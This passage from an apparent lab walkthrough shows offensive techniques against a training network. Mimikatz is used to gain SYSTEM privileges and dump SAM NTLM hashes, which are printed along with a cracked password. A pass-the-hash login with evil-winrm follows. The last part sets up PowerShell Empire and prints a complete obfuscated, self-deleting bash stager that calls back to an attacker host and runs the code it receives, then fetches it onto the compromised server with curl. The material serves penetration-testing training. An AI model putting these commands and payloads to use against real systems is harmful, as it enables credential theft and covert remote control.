[10:15:47:102] [59837:59842] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
```

we add several arguments in which the last argument /drive creates a share between my kali and target machine ,

now lets browse that share for windows resources that have a mimikatz local copy :



copy it to windows/temp .:



now open cmd as admin and launch mimikatz :

```
C:\Windows\Temp>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

now use mimikatz to check privileges and elevate our token to admin :

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20162          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0019c7fc} 2 F 2839194     GIT-SERV\kalraji        S-1-5-21-3335744492-1614955177-2693036043-1003
(15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2911609     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # _
```

We can now dump all of the SAM local password

hashes using:

`lsadump::sam`

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
```

now we have administrator ntlm hash dumped to us that is :

Administrator - 37db630168e5f82aafa8461e05c6bbd1

thomas hash : 02d90eda8f6b6b06c32d5f207831101f

lets use crackstation to crack thomas's hash :

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
02d90eda8f6b6b06c32d5f207831101f
```

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
02d90eda8f6b6b06c32d5f207831101f	NTLM	i<3ruby

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

but for administrator , hash was not found :

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
37db630168e5f82aafa8461e05c6bbd1
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
37db630168e5f82aafa8461e05c6bbd1	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

but that does not mean that we cannot login as administrator .

we can login as administrator using pass the hash technique :

evil-winrm -u Administrator -H ADMIN_HASH -i IP

using the command above .

lets do it :

00

```
┌──(root㉿kali)-[/usr/share/windows-resources/mimikatz/x64]
└─# evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.81.150

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

see we got logged in as admin with his hash.

C2- Command And Control

C2 Frameworks are used to consolidate an attacker's position within a network and simplify post-exploitation steps (privesc, AV evasion, pivoting, looting, covert network tactics, etc), as well as providing red teams with extensive collaboration features.

There are many C2 Frameworks available. The most famous (and expensive) is likely Cobalt Strike; however, there are many others, including the .NET based Covenant , Merlin, Shadow, PoshC2, and many others. An excellent resource for finding (and filtering) C2 frameworks is The C2 Matrix, which provides a great list of the pros and cons of a huge number of frameworks.

we will use powershell empire framework here as it was designed for attacking windows targets .

The Empire project was originally abandoned in early 2019; however, it was soon picked up by a company called BC-Security, who have maintained and improved it ever since. As such, there are actually two public versions of Empire -- the original (now very outdated), and the current BC-Security fork. Be careful to get the right one!

We will be looking into both Empire and its GUI

extension: "Starkiller". Empire is the original CLI based framework but has now been split into a *server* mode and a *client* mode. Starkiller is a more recent addition to the toolbox, and can be used instead of (or as well as) the Empire client CLI program.

C2 - Empire : Installation

to install run the following command :

```
┌──(root㉿kali)-[/home/kali]
└─# apt install powershell-empire starkiller
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libcacard0 libgdk-pixbuf-xlib-2.0-0 libgdk-pixbuf2.0-0 libphodav-2.0-0 libphodav-2.0-common libspice-cl
  libusbredirhost1 libusbredirparser1 spice-client-glib-usb-acl-helper
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
```

it will install powershell-empire and starkiller(GUI) on our kali.

now the next step is to start empire server :

```
┌──(root㉿kali)-[/home/kali]
└─# sudo powershell-empire server

[*] Loading default config
[*] Setting up database.
[*] Adding default user.
[*] Adding database config.
[*] Generating random staging key
[*] Adding default keyword obfuscation functions.
[*] Loading bypasses from: /usr/share/powershell-empire/empire/server/bypasses/
[*] Loading stagers from: /usr/share/powershell-empire/empire/server/stagers/
[*] Loading modules from: /usr/share/powershell-empire/empire/server/modules/
[*] Loading listeners from: /usr/share/powershell-empire/empire/server/listeners/
[*] Loading malleable profiles from: /usr/share/powershell-empire/empire/server/data/profiles
[*] Searching for plugins at /usr/share/powershell-empire/empire/server/plugins/
[*] Initializing plugin ...
[*] Doing custom initialization ...
[*] Loading Empire C# server plugin
```

empire server :

```
Server >
[!] Type exit to quit
Server >
[!] Type exit to quit
Server >
EMPIRE TEAM SERVER | 0 Agent(s) | 0 Listener(s) | 3 Plugin(s)
```

It would be more common to have an Empire server running on a separate C2 server (usually hosted locally with cloud infrastructure linking back to receive inbound connections through). Multiple pentesters or red teamers would then be able to connect to a single central server.

Starting the Empire CLI Client is as easy as:

`powershell-empire client` :

```
┌──(root㉿kali)-[/home/kali]
└─# powershell-empire client
```


```
[Empire] Post-Exploitation Framework
[Version] 4.6.0 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller

      409 modules currently loaded

      0 listeners currently active

      0 agents currently active

[*] Connected to localhost
(Empire) >
```

With the server instance hosted locally this should connect automatically by default. If the Empire server was on a different machine then you would need to either change the connection information in the `/usr/share/powershell-empire/empire/client/config.yaml` file, or connect manually from the Empire CLI Client using `connect HOSTNAME --username=USERNAME --password=PASSWORD`.

now the above examples wew to use CLI , for GUI we will use starkiller :

```
┌──(root㉿kali)-[/home/kali]
└─# starkiller
libva error: vaGetDriverNameByIndex() failed with unknown libva error, driver_name = (null)
```


and we will get a GUI like this :



default username : empireadmin

default password : password123

then we have a GUI like this :



C2- Empire : Overview

lets have a basic overview what powershell-empire offers and what are these options/sections are used for .

• **Listeners** are fairly self-explanatory. They listen for a connection and facilitate further exploitation

• **Stagers** are essentially payloads generated by Empire to create a robust reverse shell in conjunction with a listener. They are the delivery mechanism for agents

• **Agents** are the equivalent of a Metasploit "Session". They are connections to compromised targets, and allow an attacker to further interact with the system

• **Modules** are used to in conjunction with agents to perform further exploitation. For example, they can work through an existing agent to dump the password hashes from the server

we can also add custom plugins to this but for now lets keep it simple .

so as we know that we cannot connect to git-server directly , we had to do some relay ,

but for how powershell-empire handles pivoting we will have to set up a special type of listener .

but to reach that lets first create a basic listener and learn to work with it .

C2 - Empire : Listener

so listeners are basically what listens back for a connection from a stager(payload)

default listener is a HTTP listener which we will be using , nut there are many others too.

a single listener can be used multiple times .

To select a listener we would use the `uselistener` command. :

we will use a http listener :

```
(Empire) > uselistener http

Author       @harmj0y
Description  Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
             approach.
Name         HTTP[S]

Record Options
```

Name	Value	Required	Description
BindIP	0.0.0.0	True	The IP to bind to on the control server.
CertPath		False	Certificate path for https listeners.
Cookie	VpVptMNz	False	Custom Cookie Name

we can use “options” commmand to see what options have we set and to view updated values in this table .

setting values here is same as metasploit :

set “OPTION” “VALUE” - like this. case sensitivity is must .

lets set some values :

```
(Empire: uselistener/http) > set Host 10.50.82.149
[*] Set Host to 10.50.82.149
(Empire: uselistener/http) > set Name example
[*] Set Name to example
(Empire: uselistener/http) > set Port 9999
[*] Set Port to 9999
(Empire: uselistener/http) > execute
[+] Listener example successfully started
(Empire: uselistener/http) >
```

With the required options set, we can start the listener with: `execute`. We can then exit out of this menu using `back`, or exit to the main menu with `main`.

to view active listeners :

```
(Empire: uselistener/http) > listeners

Listeners List
```

ID	Name	Module	Listener Category	Created At	Enabled
1	example	http	client_server	2022-05-26 04:37:03 EDT (a minute ago)	True


```
(Empire: listeners) >
```

to kill a listener :

```
(Empire: listeners) > kill example
[*] Listener example killed
```

same thing can be done in GUI .

select create :



then :

select the type of listener :

Listeners / New

New Listener

Type
http

Name
http

Host
http://192.168.1.142

Port

BindIP
0.0.0.0

DefaultDelay
5

DefaultJitter
0

DefaultLostLimit
60


DefaultProfile
/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Window

Headers
Server:Microsoft-IIS/7.5


Launcher
powershell -noP -sta -w 1 -enc

StagingKey
53c59731b48016c1d4655ade5e593d4e

fill the required options :



then click on submit and now we have a listener :



C2 - Empire : Stagers

satgers are like payload of empire , they connect back to the listeners we created previously and creates an agent when executed .

we can either use CLI or GUI to create these stagers .

in most cases we will be given script filed to be uploaded and executed on target machine and gain access .

empire also has various obfuscation techniques to bypass antiviruses and stuff.

lets create some stagers :

so for this example i will be creating a stager to connect to our linux machine that was 10.200.81.200 .

and connect it to listener i set specifically for webserver .

to use a stager :

```
(Empire: listeners) > usestager multi/bash

 Author       @harmj0y
 Description  Generates self-deleting Bash script to execute the Empire stage0
              launcher.
 Name         multi/bash

Record Options
```

Name	Value	Required	Description
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher
Language	python	True	Language of the stager to generate.

lets set options for this stager :

```
(Empire: usestager/multi/bash) > set Listener Webserver
[*] Set Listener to Webserver
(Empire: usestager/multi/bash) > exeecute
(Empire: usestager/multi/bash) > execute
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5czsKaW1wb3J0IHJlLCBzdWJwcm9jZXNzOwpjbWQgPSAicHMgLWVmIHw
gZ3JlcCBMaXR0bGVcIFNuaXRjaCB8IGdyZXAgLXYgZ3JlcCIKcHMgPSBzdWJwcm9jZXNzLlBvcGVuKGNtZCwgc2hlbGw9VHJ1ZSwgc3Rkb3V0PXN1YnByb2Nlc3MuUElQRSwgc3RkZXJyPXN1YnByb2Nlc3Mu
UElQRSkKb3V0LCBlcnIgPSBwcy5jb21tdW5pY2F0ZSgpOwppZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKTsKCmltcG9ydCB1cmxsaWIuc
mVxdWVzdDsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaWtlIEdlY2tvJztzZXJ2ZXI9J2h0dHA6Ly8xMC41MC44Mi4xNDk6OTk0OCc7dD
0nL2xvZ2luL3Byb2Nlc3MucGhwJzsKcmVxPXVybGxpYi5yZXF1ZXN0LlJlcXVlc3Qoc2VydmVyK3QpOwpwcm94eSA9IHVybGxpYi5yZXF1ZXN0LlByb3h5SGFuZGxlcigpOwpvID0gdXJsbGliLnJlcXVlc3Q
uYnVpbGRfb3BlbmVyKHByb3h5KTsKby5hZGRoZWFkZXJzPVsoJ1VzZXItQWdlbnQnLFVBKSwgKCJDb29raWUiLCAic2Vzc2lvbj1NeC9nalNBT1BLTW1TdFJWdTNZditqbUp3VEk9IildOwp1cmxsaWIucmVx
dWVzdC5pbnN0YWxsX29wZW5lcihvKTsKYT11cmxsaWIucmVxdWVzdC51cmxvcGVuKHJlcSkucmVhZCgpOwpJVj1hWzA6NF07CmRhdGE9YVs0Ol07CmtleT1JVisndWwoSDEwUT45QUxxVnRkSz9QL0kzbzVhQ
y02Lk9SbncnLmVuY29kZSgnVVRGLTgnKTsKUyxqLG91dD1saXN0KHJhbmdlKDI1NikpLDAsW107CmZvciBpIGluIGxpc3QocmFuZ2UoMjU2KSk6CiAgICBqPShqK1NbaV0ra2V5W2klbGVuKGtleSldKSUyNT
Y7CiAgICBTW2ldLFNbal09U1tqXSxTW2ldOwppPWo9MDsKZm9yIGNoYXIgaW4gZGF0YTokICAgIGk9KGkrMSklMjU2OwogICAgaj0oaitTW2ldKSUyNTY7CiAgICBTW2ldLFNbal09U1tqXSxTW2ldOwogICA
gb3V0LmFwcGVuZChjaHIoY2hhcl5TWyhTW2ldK1Nbal0pJTI1Nl0pKTsKZXhlYygnJy5qb2luKG91dCkpOw=='));" | python3 &
rm -f "$0"
exit

[+] Stager copied to clipboard.
(Empire: usestager/multi/bash) >
```

now our stager is created in a bash script format , lets copy the entire stager and create a .sh script file which i will transfer to webserver .

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# cat stager.sh
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5czsKaW1wb3J0IHJlLCBzdWJwcm9jZXNzOwpjbWQgPSAicHMgLWVmIHw
gZ3JlcCBMaXR0bGVcIFNuaXRjaCB8IGdyZXAgLXYgZ3JlcCIKcHMgPSBzdWJwcm9jZXNzLlBvcGVuKGNtZCwgc2hlbGw9VHJ1ZSwgc3Rkb3V0PXN1YnByb2Nlc3MuUElQRSwgc3RkZXJyPXN1YnByb2Nlc3Mu
UElQRSkKb3V0LCBlcnIgPSBwcy5jb21tdW5pY2F0ZSgpOwppZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKTsKCmltcG9ydCB1cmxsaWIuc
mVxdWVzdDsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaWtlIEdlY2tvJztzZXJ2ZXI9J2h0dHA6Ly8xMC41MC44Mi4xNDk6OTk0OCc7dD
0nL2xvZ2luL3Byb2Nlc3MucGhwJzsKcmVxPXVybGxpYi5yZXF1ZXN0LlJlcXVlc3Qoc2VydmVyK3QpOwpwcm94eSA9IHVybGxpYi5yZXF1ZXN0LlByb3h5SGFuZGxlcigpOwpvID0gdXJsbGliLnJlcXVlc3Q
uYnVpbGRfb3BlbmVyKHByb3h5KTsKby5hZGRoZWFkZXJzPVsoJ1VzZXItQWdlbnQnLFVBKSwgKCJDb29raWUiLCAic2Vzc2lvbj1NeC9nalNBT1BLTW1TdFJWdTNZditqbUp3VEk9IildOwp1cmxsaWIucmVx
dWVzdC5pbnN0YWxsX29wZW5lcihvKTsKYT11cmxsaWIucmVxdWVzdC51cmxvcGVuKHJlcSkucmVhZCgpOwpJVj1hWzA6NF07CmRhdGE9YVs0Ol07CmtleT1JVisndWwoSDEwUT45QUxxVnRkSz9QL0kzbzVhQ
y02Lk9SbncnLmVuY29kZSgnVVRGLTgnKTsKUyxqLG91dD1saXN0KHJhbmdlKDI1NikpLDAsW107CmZvciBpIGluIGxpc3QocmFuZ2UoMjU2KSk6CiAgICBqPShqK1NbaV0ra2V5W2klbGVuKGtleSldKSUyNT
Y7CiAgICBTW2ldLFNbal09U1tqXSxTW2ldOwppPWo9MDsKZm9yIGNoYXIgaW4gZGF0YTokICAgIGk9KGkrMSklMjU2OwogICAgaj0oaitTW2ldKSUyNTY7CiAgICBTW2ldLFNbal09U1tqXSxTW2ldOwogICA
gb3V0LmFwcGVuZChjaHIoY2hhcl5TWyhTW2ldK1Nbal0pJTI1Nl0pKTsKZXhlYygnJy5qb2luKG91dCkpOw=='));" | python3 &
rm -f "$0"
exit
```

C2 - Empire : Agents

so now we transferred the stager to our compromised webserver and executed it :

```
[root@prod-serv tmp]# curl http://10.50.82.149/stager.sh -o stager.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
